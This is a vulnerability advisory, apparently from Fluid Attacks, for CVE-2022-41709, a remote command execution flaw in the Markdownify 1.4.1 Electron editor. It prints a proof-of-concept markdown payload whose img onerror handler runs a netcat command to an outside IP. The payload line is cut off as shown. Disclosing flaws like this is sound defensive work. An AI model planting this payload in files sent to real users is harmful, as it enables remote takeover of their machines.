



Markdownify 1.4.1 – RCE

Summary

Name

Markdownify 1.4.1 – RCE



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State

Public

Release date

2022-10-14

Vulnerability

Kind	Remote command execution
Rule	<u>004. Remote command execution</u>
Remote	Yes
CVSSv3 Vector	CVSS:3.1/AV:L/AC:L/PR:N/UI:R/S:C/C:H/I:H/A:H
CVSSv3 Base Score	8.6
Exploit available	Yes
CVE ID(s)	<u>CVE-2022-41709</u>



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Vulnerability

This vulnerability occurs because the application has the "nodeIntegration" option enabled. Due to the above, an attacker can embed malicious JS code in a markdown file and send it to the victim for viewing to achieve an RCE.


Exploitation

To exploit this vulnerability, the following file must be sent to a user to be opened with Markdownify.

exploit.md

```
<img src=1 onerror="require('child_process').exec('nc 192.168.20.38 444
```

Evidence of exploitation



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Our security policy

We have reserved the CVE-2022-41709 to refer to this issue from now on.

- <https://fluidattacks.com/advisories/policy/>

System Information

- Version: Markdownify 1.4.1
- Operating System: GNU/Linux

Mitigation

There is currently no patch available for this vulnerability.

Credits

The vulnerability was discovered by Carlos Bello from Fluid Attacks' Offensive Team.

References

Vendor page <https://github.com/amitmerchant1990/electron-markdownify>

Timeline

- 2022-09-23
Vulnerability discovered.




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- 2022-10-14
Public Disclosure.



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